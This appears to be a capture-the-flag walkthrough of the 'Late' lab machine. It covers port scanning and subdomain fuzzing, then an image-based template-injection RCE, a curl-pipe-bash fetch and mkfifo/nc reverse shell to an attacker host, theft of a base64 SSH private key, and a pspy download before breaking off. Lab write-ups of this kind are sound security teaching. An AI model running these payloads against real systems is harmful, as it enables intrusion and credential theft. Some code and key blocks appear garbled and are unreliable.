

Information Gathering


1) Found 2 open ports

```
(vigneswar@vigneswar)-[~]
$ sudo nmap 10.10.11.156 --min-rate 2000 -p-
[sudo] password for vigneshwar:
Starting Nmap 7.94 ( https://nmap.org ) at 2023-10-28 17:34 IST
Nmap scan report for 10.10.11.156
Host is up (0.37s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 55.63 seconds
```


2) Found a subdomain on subdomain fuzzing

```
(vigneswar@vigneswar)-[~]
$ ffuf -w SecLists/Discovery/DNS/subdomains-top1million-5000.txt -u 'http://10.10.11.156/' -H "Host: FUZZ.late.htb" -ic -fs 9461
```




```
images [Status: 200, Size: 2187, Words: 448, Lines: 64, Duration: 1031ms]
:: Progress: [4989/4989] :: Job [1/1] :: 65 req/sec :: Duration: [0:02:00] :: Errors: 0 ::
```

3) Found a file upload functionality




```
(vigneswar@vigneswar)-[~]  
$ echo -n -e '\x89\x50\x4E\x47\x0D\x0A\x1A\x0A' > test.png
```

4) Found upload path



5) Web extensions are not allowed

Request ^	Payload	Status code	Error	Timeout	Length	
0		200	<input type="checkbox"/>	<input type="checkbox"/>	188	
1	.asp	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
2	.aspx	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
3	.bat	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
4	.c	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
5	.cfm	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
6	.cgi	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
7	.css	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
8	.com	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
9	.dll	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
10	.exe	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
11	.hta	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
12	.htm	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
13	.html	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
14	.inc	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
15	.jhtml	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
16	.js	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
17	.jsa	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
18	.jsp	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
19	.log	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
20	.mdb	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
21	.nsf	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
22	.pcap	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
23	.php	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
24	.php2	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
25	.php3	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
26	.php4	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
27	.php5	200	<input type="checkbox"/>	<input type="checkbox"/>	188	
28	.php6	200	<input type="checkbox"/>	<input type="checkbox"/>	188	



6) Found ssti

{{7*7}}

	Pretty	Raw	Hex	Render
1	HTTP/1.1 200 OK			
2	Server: nginx/1.14.0 (Ubuntu)			
3	Date: Sat, 28 Oct 2023 13:18:51 GMT			
4	Content-Type: text/plain; charset=utf-8			
5	Content-Length: 10			
6	Connection: close			
7	Content-Disposition: attachment; filename=results.txt			
8	Last-Modified: Sat, 28 Oct 2023 13:18:51 GMT			
9	Cache-Control: no-cache			
10	ETag: "1698499131.6954768-10-368512547"			
11				
12	<p>49			
13	</p>			

Vulnerability Assessment

1) Made a payload to create image payload and post it

```
<?php
$payload = addslashes($REQUEST['payload']);
system("convert -size 1500x200 -font \"LiberationMono-Regular.ttf\" xc:white -pointsize 20 -fill black -draw \"text 50,50 '$payload.txt'\" payload.png");
system('curl -X POST -H "Content-Type: multipart/form-data; boundary=-----364843591333066715393214702985" -H "Origin: http://images.late.htb" -H "Referer: http://image:
?>
```

2) Got RCE

3) Made a better payload

```
(vigneswar@vigneswar)-[~/ssti]
$ php -S 127.0.0.1:4444
[Sun Oct 29 10:47:36 2023] PHP 8.2.10 Development Server (http://127.0.0.1:4444) started
[Sun Oct 29 10:47:37 2023] 127.0.0.1:59878 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 7071 100 66 100 7005 47 5023 0:00:01 0:00:01 --:-- 5076
[Sun Oct 29 10:47:39 2023] 127.0.0.1:59878 [200]: GET /ssti.php?payload=id
[Sun Oct 29 10:47:39 2023] 127.0.0.1:59878 Closing

(vigneswar@vigneswar)-[~]
$ curl 'http://127.0.0.1:4444/ssti.php?payload=id'
<p>uid=1000(svc_acc) gid=1000(svc_acc) groups=1000(svc_acc)

(vigneswar@vigneswar)-[~]
$
```

Exploitation

1) Got the shell

```
100 10676 100 17 100 10659 14 8800 0:00:01 0:00:01 --:-- 8830
[Sun Oct 29 10:54:25 2023] 127.0.0.1:37272 [200]: GET /ssti.php?payload=whoami
[Sun Oct 29 10:54:25 2023] 127.0.0.1:37272 Closing
[Sun Oct 29 10:54:28 2023] 127.0.0.1:37274 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 8466 100 67 100 8399 47 5916 0:00:01 0:00:01 --:-- 5970
[Sun Oct 29 10:54:30 2023] 127.0.0.1:37274 [200]: GET /ssti.php?payload=ls
[Sun Oct 29 10:54:30 2023] 127.0.0.1:37274 Closing
[Sun Oct 29 10:54:35 2023] 127.0.0.1:34900 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 10935 100 129 100 10806 92 7755 0:00:01 0:00:01 --:-- 7855
[Sun Oct 29 10:54:36 2023] 127.0.0.1:34900 [200]: GET /ssti.php?payload=cat%20wsgi.py
[Sun Oct 29 10:54:36 2023] 127.0.0.1:34900 Closing
[Sun Oct 29 10:55:36 2023] 127.0.0.1:45138 Accepted
[Sun Oct 29 10:55:41 2023] 127.0.0.1:45138 Closed without sending a request; it was probably
just an unused speculative preconnection
[Sun Oct 29 10:55:41 2023] 127.0.0.1:45138 Closing
[Sun Oct 29 10:56:12 2023] 127.0.0.1:36982 Accepted
[Sun Oct 29 10:56:17 2023] 127.0.0.1:36982 Closed without sending a request; it was probably
just an unused speculative preconnection
[Sun Oct 29 10:56:17 2023] 127.0.0.1:36982 Closing
[Sun Oct 29 10:56:59 2023] 127.0.0.1:33356 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 10386 100 9 100 10377 4 5764 0:00:02 0:00:01 0:00:01 5770
[Sun Oct 29 10:57:01 2023] 127.0.0.1:33356 [200]: GET /ssti.php?payload=curl%20http://10.10.1
6.5/shell|bash
[Sun Oct 29 10:57:01 2023] 127.0.0.1:33356 Closing
[Sun Oct 29 10:57:09 2023] 127.0.0.1:54016 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 10386 100 9 100 10377 4 5541 0:00:02 0:00:01 0:00:01 5551
[Sun Oct 29 10:57:11 2023] 127.0.0.1:54016 [200]: GET /ssti.php?payload=curl%20http://10.10.1
6.5/shell|bash
[Sun Oct 29 10:57:11 2023] 127.0.0.1:54016 Closing
[Sun Oct 29 10:57:26 2023] 127.0.0.1:54592 Accepted
% Total % Received % Xferd Average Speed Time Time Current
Dload Upload Total Spent Left Speed
100 10377 0 0 100 10377 0 1657 0:00:06 0:00:06 --:-- 0

(vigneswar@vigneswar)-[~]
$ curl 'http://127.0.0.1:4444/ssti.php?payload='
(vigneswar@vigneswar)-[~]
$ echo 'rm /tmp/wk;mkfifo /tmp/wk;cat /tmp/wk|bin/sh -i 2>&1|nc 10.10.16.5 8080 >/tmp/wk'
> shell
(vigneswar@vigneswar)-[~]
$ python3 -m http.server -b 10.10.16.5 80
Serving HTTP on 10.10.16.5 port 80 (http://10.10.16.5:80/) ...
10.10.11.156 - - [29/Oct/2023 10:57:28] "GET /shell HTTP/1.1" 200 -

(vigneswar@vigneswar)-[~]
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44074
/bin/sh: 0: can't access tty; job control turned off
$
```

2) upgraded to tty shell

```
<?php
(vigneswar@vigneswar)-[~]ST['payload']);
$ nc -lvnp 8080
listening on [any] 8080 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.156] 44080 boundary=----
/bin/sh: 0: can't access tty; job control turned off
$ which python
/usr/bin/python
$ python -c "import pty;pty.spawn('/bin/bash')"
svc_acc@late:~/app$
```

3) Got user flag

```
svc_acc@late:~/app$ ls
main.py misc __pycache__ static templates uploads wsgi.py
svc_acc@late:~/app$ cd ~
svc_acc@late:~$ ls
app user.txt
svc_acc@late:~$ cat user.txt
df7f881dfffe5cb4306994bf196c3d115
svc_acc@late:~$
```

4) Transferred ssh key

```
svc_acc@late:~/ssh$ ls
authorized_keys  id_rsa  id_rsa.pub
svc_acc@late:~/ssh$ cat id_rsa | base64
LS0tLS1CRUdJTTI8SU0EgUFJJVkJvFURSBLRVktLS0tLQpNSUlfCfEFJQkFBS0NBUIVbcWU1WFdGS1Zx
bGVDeWZ0G80SHNmU1I4dUYvUC8zVG4rZmLBVUhbokd2Qk3BeXJNCKhpUDNTL0RucWRJSD01JicVRy
ZF8rNGVhZFH5bnpNbKZSemJZYitjQmErUjhUL25UYTNQU3VS0XRaFQwFRhRU8KYmdqULN5bnIy
TnVEV1BRaFg4T2loQUtkSmhaZkVvWlVjYnhpdW5jckttub0N5WkxRNLpaRGFOVHRUVXdwVWFNaQov
bXRhSHpMSU0xS1RsK2RVbnNMU1LzF3V0Y2OWhreJFZdkRGNU9JSURVZUhntTU3clpWNFRxQTZz
NmJmJmI3CmQxMzdNM09pMldUV1J3CmNkXVEFNd2ZTSjJjRXR0d1MvQW5FL01YRWVoaJFzaFlWmVQ
NmJmJmI3CmQxMzdNM09pMldUV1J3CmNkXVEFNd2ZTSjJjRXR0d1MvQW5FL01YRWVoaJFzaFlWmVQ
eUlVtGhTTLWlJR25oQjckN01LcFpLUSTzT2tUmN1SjVnSjJodR1L1QzeUw5dGdnZj1Ec1FJREFR
QUJBB01CQhU0dmluYkJoekdXNnRMTQpmTfntaw1wdHEVMXVZ29C3F4VGFMRGvab1VoYUFTdxhp
R1djbDVsU0Q3hvV01ubEFJWDFYa3d3eUw5dGdnZj1Ec1FJREFRQUJBB01CQhU0dmluYkJoekdXNnRMTQpmTfntaw1wdHEVMXVZ29C3F4VGFMRGvab1VoYUFTdxhp
ak1FYWxzRZNSU0drS11EcE00cEpray9jN2FIWk2R1FLaG90MMVULzdJNTB3Wgp1RkI0Q3pTMMJn
QWdsTmI3WTFiQ0o5MTNGNW9KczBkdK41ZXpRMjhneTkyEdmTk1KcmsY3hPMzNTRDDQ3d0C1Q5
S0p4b1VodW9DdU1zMDBQeHRKTXltYUhh2T2tEWjNYT31SEhQU2xJSmyyWmV6WfPnRnN3SGhuV0d1
TmU5SUGkUWw0W6a0NnWUvBME9UvMjPVC9FaXZBdXUuVVBhTHZDME44R0V0bjd1T1B1OWoxSGpB
dnVPaG9tNks0dHJvaQpXRUIJKM3B2SXNyVWxMZDlKM2NZN2NpUnhuYmFut19RdD1ySER1OU1jK1c1
RFFBUUDQV0Z4azRiTTdaeG5iN05nCKhyNCtoY0su110bjVmq1g1cWpteKU2Yy81K3NiUTIwamhs
MjBrefZUMjZndm9BQjkrSTFRdThDZ11FQTBfQTCkdDRVQ19QYwVMctrejFkTKRFeU5hbVNLNW1Y
ac9IYy9tWD1jaJvJUUZBQk45bEJUJY21mWjVSNkkaWZyCfP1cQoweEVL11BM0hTNXf2T0kzZEhQ
Nk80S1pCRFV6Q2daRm1sSTVmc2x4THRsnTdXbm33U0NHSEKUC9rbkt4SE1FCnVKQk1rMEtTWk3J
VDhGN01mVXVrWmpDWU8weTRIdERQM0RVCUUX0ENnWUJnSTVFZVJ0NGxyTUZNedRpbz1WM3kKM31J
enhEQ1hQmKfKWW1LZH2DdWfMRY0cFJGQj3UnF6VnV4K2h5S010aGpua3BPcVRjZXRS5c2JITDhr
LzFwU0QpHVxd1RzJGUv1YRE11NDFybms5JNU1HY2NURWxHb1ZWMMtMVV30cWtCQ0ZzKz1sWfNZs1ZZ
SGk0ZmI0dFp2VjhGcnJ5NkNadU0wWlhxZENpamR2dHhOUFFLQmdRQ2dGMW9QRUFHd1AvSU5sdG5j
S1BSbGZraJjNcHZISmZVWEdoTWIKvmg3VUtjVWFFD1AzcKvHcjI3MF1hSXhITWB0U9sTUGrS0VS
VzdVb0ZGRjBqRStCNWtYNVBLdTRhZ3NHa0lmcgprcj13dG8xbA10Hd1aGpkbnRpZDU5cUgrOGVh
SVVvNGZmZV4Uk03dFNzRm9rSEF2enBkVEgAWGwxODY0Q0krCkZjMU5SUUtCZ1FEtMLUVDQ0NkdJ
awpVNIhpSkV3aE91YzJtNHlrZG5yU1ZiNDVZNkhLRDlWUzZ2R2VPRjFvQUwKSzYrMLpscG15dE4z
Um1SOVVESjRrak1qaEbaUM3UKJldFpPb3I2Q0JLZzIwEEExb1hT28xZU9kewMva1NrMpreHJ1
RLVnTEhoN25FeC81LzByOGdtY29DdKZu0Th3dLVQU05yZ0RKMjVtbnZ2STB6ekRyRXc9PQotLS0t
LUVORCBSU0EgUFJJVkJvFURSBLRVktLS0tLQo=
svc_acc@late:~/ssh$
```

```
(vigneswar@vigneswar)-[~/sssti]
$ echo 'LS0tLS1CRUdJTTI8SU0EgUFJJVkJvFURSBLRVktLS0tLQpNSUlfCfEFJQkFBS0NBUIVbcWU1WFdGS1Zx
bGVDeWZ0G80SHNmU1I4dUYvUC8zVG4rZmLBVUhbokd2Qk3BeXJNCKhpUDNTL0RucWRJSD01JicVRy
ZF8rNGVhZFH5bnpNbKZSemJZYitjQmErUjhUL25UYTNQU3VS0XRaFQwFRhRU8KYmdqULN5bnIy
TnVEV1BRaFg4T2loQUtkSmhaZkVvWlVjYnhpdW5jckttub0N5WkxRNLpaRGFOVHRUVXdwVWFNaQov
bXRhSHpMSU0xS1RsK2RVbnNMU1LzF3V0Y2OWhreJFZdkRGNU9JSURVZUhntTU3clpWNFRxQTZz
NmJmJmI3CmQxMzdNM09pMldUV1J3CmNkXVEFNd2ZTSjJjRXR0d1MvQW5FL01YRWVoaJFzaFlWmVQ
eUlVtGhTTLWlJR25oQjckN01LcFpLUSTzT2tUmN1SjVnSjJodR1L1QzeUw5dGdnZj1Ec1FJREFR
QUJBB01CQhU0dmluYkJoekdXNnRMTQpmTfntaw1wdHEVMXVZ29C3F4VGFMRGvab1VoYUFTdxhp
R1djbDVsU0Q3hvV01ubEFJWDFYa3d3eUw5dGdnZj1Ec1FJREFRQUJBB01CQhU0dmluYkJoekdXNnRMTQpmTfntaw1wdHEVMXVZ29C3F4VGFMRGvab1VoYUFTdxhp
ak1FYWxzRZNSU0drS11EcE00cEpray9jN2FIWk2R1FLaG90MMVULzdJNTB3Wgp1RkI0Q3pTMMJn
QWdsTmI3WTFiQ0o5MTNGNW9KczBkdK41ZXpRMjhneTkyEdmTk1KcmsY3hPMzNTRDDQ3d0C1Q5
S0p4b1VodW9DdU1zMDBQeHRKTXltYUhh2T2tEWjNYT31SEhQU2xJSmyyWmV6WfPnRnN3SGhuV0d1
TmU5SUGkUWw0W6a0NnWUvBME9UvMjPVC9FaXZBdXUuVVBhTHZDME44R0V0bjd1T1B1OWoxSGpB
dnVPaG9tNks0dHJvaQpXRUIJKM3B2SXNyVWxMZDlKM2NZN2NpUnhuYmFut19RdD1ySER1OU1jK1c1
RFFBUUDQV0Z4azRiTTdaeG5iN05nCKhyNCtoY0su110bjVmq1g1cWpteKU2Yy81K3NiUTIwamhs
MjBrefZUMjZndm9BQjkrSTFRdThDZ11FQTBfQTCkdDRVQ19QYwVMctrejFkTKRFeU5hbVNLNW1Y
ac9IYy9tWD1jaJvJUUZBQk45bEJUJY21mWjVSNkkaWZyCfP1cQoweEVL11BM0hTNXf2T0kzZEhQ
Nk80S1pCRFV6Q2daRm1sSTVmc2x4THRsnTdXbm33U0NHSEKUC9rbkt4SE1FCnVKQk1rMEtTWk3J
VDhGN01mVXVrWmpDWU8weTRIdERQM0RVCUUX0ENnWUJnSTVFZVJ0NGxyTUZNedRpbz1WM3kKM31J
enhEQ1hQmKfKWW1LZH2DdWfMRY0cFJGQj3UnF6VnV4K2h5S010aGpua3BPcVRjZXRS5c2JITDhr
LzFwU0QpHVxd1RzJGUv1YRE11NDFybms5JNU1HY2NURWxHb1ZWMMtMVV30cWtCQ0ZzKz1sWfNZs1ZZ
SGk0ZmI0dFp2VjhGcnJ5NkNadU0wWlhxZENpamR2dHhOUFFLQmdRQ2dGMW9QRUFHd1AvSU5sdG5j
S1BSbGZraJjNcHZISmZVWEdoTWIKvmg3VUtjVWFFD1AzcKvHcjI3MF1hSXhITWB0U9sTUGrS0VS
VzdVb0ZGRjBqRStCNWtYNVBLdTRhZ3NHa0lmcgprcj13dG8xbA10Hd1aGpkbnRpZDU5cUgrOGVh
SVVvNGZmZV4Uk03dFNzRm9rSEF2enBkVEgAWGwxODY0Q0krCkZjMU5SUUtCZ1FEtMLUVDQ0NkdJ
awpVNIhpSkV3aE91YzJtNHlrZG5yU1ZiNDVZNkhLRDlWUzZ2R2VPRjFvQUwKSzYrMLpscG15dE4z
Um1SOVVESjRrak1qaEbaUM3UKJldFpPb3I2Q0JLZzIwEEExb1hT28xZU9kewMva1NrMpreHJ1
RLVnTEhoN25FeC81LzByOGdtY29DdKZu0Th3dLVQU05yZ0RKMjVtbnZ2STB6ekRyRXc9PQotLS0t
LUVORCBSU0EgUFJJVkJvFURSBLRVktLS0tLQo=' | base64 -d > pkey 66 chmod 400 pkey

(vigneswar@vigneswar)-[~/sssti]
$
```

5) Got ssh

```
<?php
(vigneswar@vigneswar)-[~/sssti]
$ ssh svc_acc@10.10.11.156 -i pkey
svc_acc@late:~$
```


Privilege Esalation

1) Started pspy4 to look for scheduled tasks


```

svc_acc@late:~$ curl http://10.10.16.5/pspy64 > pspy64
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           %             0         0     301k    0  0:00:10  0:00:10  --:--:--  541k
svc_acc@late:~$ chmod +x pspy64
svc_acc@late:~$
svc_acc@late:~$ ./pspy64
pspy - version: v1.2.1 - Commit SHA: f9e6a1590a4312b9faa093d8dc84e19567977a6d

```



2) Found scheduled task running as root

```

2023/10/29 06:17:01 CMD: UID=0 PID=31554 |
2023/10/29 06:17:01 CMD: UID=0 PID=31555 | chown svc_acc:svc_acc /usr/local/sbin/ssh-alert.sh
2023/10/29 06:17:01 CMD: UID=0 PID=31556 |
